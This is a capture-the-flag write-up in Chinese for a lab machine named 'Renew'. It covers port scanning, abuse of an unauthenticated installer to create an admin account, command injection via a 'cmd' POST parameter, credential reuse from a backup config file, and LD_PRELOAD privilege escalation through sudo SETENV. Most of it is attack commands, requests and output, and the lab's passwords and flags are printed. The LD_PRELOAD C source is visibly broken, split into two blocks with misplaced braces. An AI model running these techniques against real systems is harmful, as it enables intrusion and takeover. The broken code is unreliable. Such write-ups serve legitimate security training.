

Renew 靶机WP

目标ip: 192.168.2.5 本地环境: wsl

1. 端口扫描

进行全端口扫描:

```
nmap -Pn -n -sC -sV -p- --min-rate 1000 192.168.2.5
```

```
(base) zhixing@Zhixing:/mnt/c/Users/zhixing$ nmap -Pn -n -sC -sV -p- --min-rate 1000 192.168.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-21 20:54 CST
Nmap scan report for 192.168.2.5
Host is up (0.0050s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
|_http-title: Maze \xE7\xBD\x91\xE7\xBB\x9C\xE8\xBF\x90\xE7\xBB\xB4\xE5\xB9\xB3\xE5\x8F\xB0
|_http-server-header: Apache/2.4.68 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.22 seconds
```

发现开放端口:


```
22/tcp  SSH
80/tcp  HTTP
```

80端口上开放的web服务为Maze网络运维平台

2. Web 目录枚举

访问:

```
http://192.168.2.5/
```



一个登录页面，没找到什么账号密码的线索，先目录枚举看看 使用 dirsearch 枚举目录：

```
dirsearch -u http://192.168.2.5/
```

Target: <http://192.168.2.5/>

[21:22:57] Starting:

```
[21:23:01] 403 - 316B - /.ht_wsr.txt
[21:23:01] 403 - 316B - /.htaccess.bak1
[21:23:01] 403 - 316B - /.htaccess.orig
[21:23:01] 403 - 316B - /.htaccess.save
[21:23:01] 403 - 316B - /.htaccess_extra
[21:23:01] 403 - 316B - /.htaccess_orig
[21:23:01] 403 - 316B - /.htaccess.sample
[21:23:01] 403 - 316B - /.htaccessBAK
[21:23:01] 403 - 316B - /.htaccessOLD2
[21:23:01] 403 - 316B - /.htaccess_sc
[21:23:01] 403 - 316B - /.htaccessOLD
[21:23:01] 403 - 316B - /.html
[21:23:01] 403 - 316B - /.htm
[21:23:01] 403 - 316B - /.htpasswd_test
[21:23:01] 403 - 316B - /.htpasswd
[21:23:01] 403 - 316B - /.httr-oauth
[21:23:03] 403 - 316B - /.php
[21:23:44] 200 - 0B - /config.php
[21:23:47] 302 - 0B - /dashboard.php -> login.php
[21:23:54] 200 - 1B - /file.php
[21:24:05] 200 - 1007B - /install.php
[21:24:05] 200 - 1007B - /install.php?profile=default
[21:24:11] 200 - 753B - /login.php
[21:24:14] 302 - 0B - /logout.php -> login.php
[21:24:39] 403 - 316B - /server-status/
[21:24:39] 403 - 316B - /server-status
```

发现多个路径:

```
/login.php
/dashboard.php
/file.php
/config.php
/install.php
/logout.php
```

挨个访问一遍,发现install.php访问有内容

系统安装向导

填写数据库信息与管理员账号,完成系统安装。该操作会覆盖现有配置。

数据库主机

端口

数据库名

数据库用户名

数据库密码

管理员用户名

管理员密码

开始安装

3. 利用 install.php 创建管理员

安装界面可以未授权访问，且可以创建管理员账号，只需要准备一个本地数据库就行：

本地启动 MySQL：

```
docker run --name renew-mysql \  
-e MYSQL_ROOT_PASSWORD='RenewDbRoot!2026' \  
-e MYSQL_DATABASE=maze \  
-p 3306:3306 -d mysql:5.7
```

```
(base) zhixing@Zhixing:/mnt/c/Users/zhixing$ docker run --name renew-mysql \
-e MYSQL_ROOT_PASSWORD='RenewDbRoot!2026' \
-e MYSQL_DATABASE=maze \
-p 3306:3306 -d mysql:5.7
9e070097295078aa4d9b733df2a8af03fc6ef40a6c6bed79633df46efcc4dae0
(base) zhixing@Zhixing:/mnt/c/Users/zhixing$ docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS                               NAMES
9e0700972950   mysql:5.7  "docker-entrypoint.s..." 4 seconds ago  Up 3 seconds  0.0.0.0:3306->3306/tcp, [::]:3306->3306/tcp, 33060/tcp  renew-mysql
```

因为mysql服务使用docker开在了wsl的3306端口，所以使用 ncat 将 Windows 主机端口转发到 WSL MySQL，所有访问主机13306端口的请求都转发到wsl网络IP的3306端口：

```
ncat -l 0.0.0.0 13306 --keep-open \
--sh-exec 'ncat 172.23.109.78 3306'
```

系统安装向导

填写数据库信息与管理员账号,完成系统安装。该操作会覆盖现有配置。

数据库主机

localhost

端口

3306

数据库名

webapp

数据库用户名

数据库密码

管理员用户名

admin

管理员密码

开始安装

提交安装请求，创建的后台账号和数据库信息：

用户名: admin
密码: Pwned!123
数据库主机: 192.168.2.3
数据库端口: 13306
数据库名: maze
数据库用户: root
数据库密码: RenewDbRoot!2026

系统安装向导
填写数据库信息与管理员账号,完成系统安装。该操作会覆盖现有配置。

数据库主机
192.168.2.3

端口 13306 数据库名 maze

数据库用户名
root

数据库密码

管理员用户名
admin

管理员密码

开始安装

安装完成

系统初始化成功

安装完成!管理员账号 **admin** 已创建,数据库配置已写入 config.php。现在可以 [登录后台](#) 了。

4. 利用后台命令执行

登录后台后,访问 dashboard.php 页面:



点击了执行后，发现会执行命令，并且会将返回的结果显示在页面，尝试抓包看看执行命令的发包是什么样的

使用yakit抓包：



执行命令使用的参数为cmd，尝试伪造命令



确认获得 www-data 权限下的命令执行。

先读取 /etc/passwd 文件，获取信息：

Request

< > 隐私模式 HEX 扫描 美化 热加载 构造请求

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /dashboard.php HTTP/1.1

Host: 192.168.2.5

Content-Type: application/x-www-form-urlencoded

Cache-Control: max-age=0

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: PHPSESSID=dd30a77ed9dd1f73c207ddbfb4a9372

Upgrade-Insecure-Requests: 1

Referer: http://192.168.2.5/dashboard.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36

Origin: http://192.168.2.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Content-Length auto: 25

cmd=cat /etc/passwd

2918bytes / 31ms

美化 HEX 渲染 编码 请输入定位响应

Q 详情

系统管理后台

欢迎回来,admin · [退出登录](#)

磁盘使用情况 (du) 执行

已执行: cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
mysql:x:101:103:MariaDB Server:/nonexistent/bin/false
u12138:x:1000:1000:/home/u12138:/bin/bash

u12138:x:1000:1000::/home/u12138:/bin/bash说明有个用户为u12138，且有bash权限,家目录为/home/u12138，但是没有密码

继续获取线索，发现了bak.php文件，怀疑其与备份相关

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /dashboard.php HTTP/1.1

Host: 192.168.2.5

Content-Type: application/x-www-form-urlencoded

Cache-Control: max-age=0

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: PHPSESSID=dd30a77ed9dd1f73c207ddbfb4a9372

Upgrade-Insecure-Requests: 1

Referer: http://192.168.2.5/dashboard.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36

Origin: http://192.168.2.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Content-Length auto: 25

cmd=pwd;ls

系统管理后台

欢迎回来,admin · [退出登录](#)

磁盘使用情况 (du) 执行

已执行: pwd;ls

/var/www/html
bak.php
config.php
dashboard.php
file.php
index.php
install.php
login.php
logout.php

5. 读取备份配置

读取 Web 目录中的 bak.php：

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

POST /dashboard.php HTTP/1.1

Host: 192.168.2.5

Content-Type: application/x-www-form-urlencoded

Cache-Control: max-age=0

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: PHPSESSID=dd30a77ed9dd1f73c207ddbfb4a9372

Upgrade-Insecure-Requests: 1

Referer: http://192.168.2.5/dashboard.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36

Origin: http://192.168.2.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Content-Length auto: 25

cmd=cat /var/www/html/bak.php

系统管理后台

欢迎回来,admin · [退出登录](#)

磁盘使用情况 (du) 执行

已执行: cat /var/www/html/bak.php

<?php
// Database configuration (backup copy, kept by sysadmin)
\$db_host = 'localhost';
\$db_port = '3306';
\$db_user = 'webapp';
\$db_pass = 'oQuPn4z0HN60zz3UdyE6';
\$db_name = 'webapp';
?>

获取到数据库配置：

目前的已有信息获取到了数据库密码，但是我的目标是获取系统用户 u12138 的密码，但是说不定就有人直接一密码复用了呢，尝试使用数据库密码登录系统用户 u12138。

尝试使用数据库密码登录系统用户 u12138:

登录成功，获取user的shell

读取 user flag:

9 / 12

得到：

```
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
```

7. 检查 sudo 权限

查看当前用户的 sudo 权限：

```
sudo -n -l
```

```
u12138@Renew:~$ sudo -n -l
Matching Defaults entries for u12138 on Renew:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User u12138 may run the following commands on Renew:
  (root) SETENV: NOPASSWD: /usr/bin/id
```

关键结果为：

```
(root) SETENV: NOPASSWD: /usr/bin/id
```

表示 u12138 有一条 sudo 权限，允许其在不输入密码的情况下执行 /usr/bin/id 命令，并且可以设置环境变量

8. LD_PRELOAD 提权

找了一个针对环境变量的root执行提权方法，LD_PRELOAD 是 Linux 动态链接器使用的环境变量，如果某个程序以 root 权限运行，并且加载了攻击者可控制的库，那么该库中的初始化代码也会以 root 权限执行，这就是 LD_PRELOAD 提权

创建共享库源码：

```
nano /tmp/renew_preload.c
```

写入：

```
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
static void spawn_root_shell(void) {
    if (geteuid() == 0) {
        setgid(0);
        setuid(0);

        // 防止 bash 再次加载当前共享库
        unsetenv("LD_PRELOAD");
    }
}
```

```
// -p 保留特权身份
execl("/bin/bash", "bash", "-p", (char *)NULL);
}

_exit(1);
}
```

编译共享库：

```
gcc -shared -fPIC \
-o /tmp/renew_preload.so /tmp/renew_preload.c
```

通过 sudo 设置 LD_PRELOAD 执行 /usr/bin/id：

```
sudo -n LD_PRELOAD=/tmp/renew_preload.so /usr/bin/id
```

```
u12138@Renew:~$ nano /tmp/renew_preload.c
u12138@Renew:~$ gcc -shared -fPIC -o /tmp/renew_preload.so /tmp/renew_preload.c
u12138@Renew:~$ sudo -n LD_PRELOAD=/tmp/renew_preload.so /usr/bin/id
root@Renew:/home/u12138# ls
user.txt
root@Renew:/home/u12138# cd /root
root@Renew:~# ls
root.txt
root@Renew:~# cat root.txt
flag{root-e723611b23de3b150340a79dd3b63373}
```

得到 root flag：

```
flag{root-e723611b23de3b150340a79dd3b63373}
```

9. 利用链总结

```
端口扫描
↓
发现 80 端口
↓
目录枚举发现 install.php
↓
未授权安装并创建管理员
↓
登录后台
↓
dashboard.php 命令执行
↓
```

读取/etc/passwd，发现用户 u12138

↓

读取 bak.php 获取数据库密码

↓

密码复用登录 u12138

↓

读取 user.txt

↓

sudo -l 发现 SETENV

↓

LD_PRELOAD 劫持 /usr/bin/id

↓

读取 root.txt

10. Flags

user flag:

flag{user-6a9729d94dcd1286a3c932fd2d687c7a}

root flag:

flag{root-e723611b23de3b150340a79dd3b63373}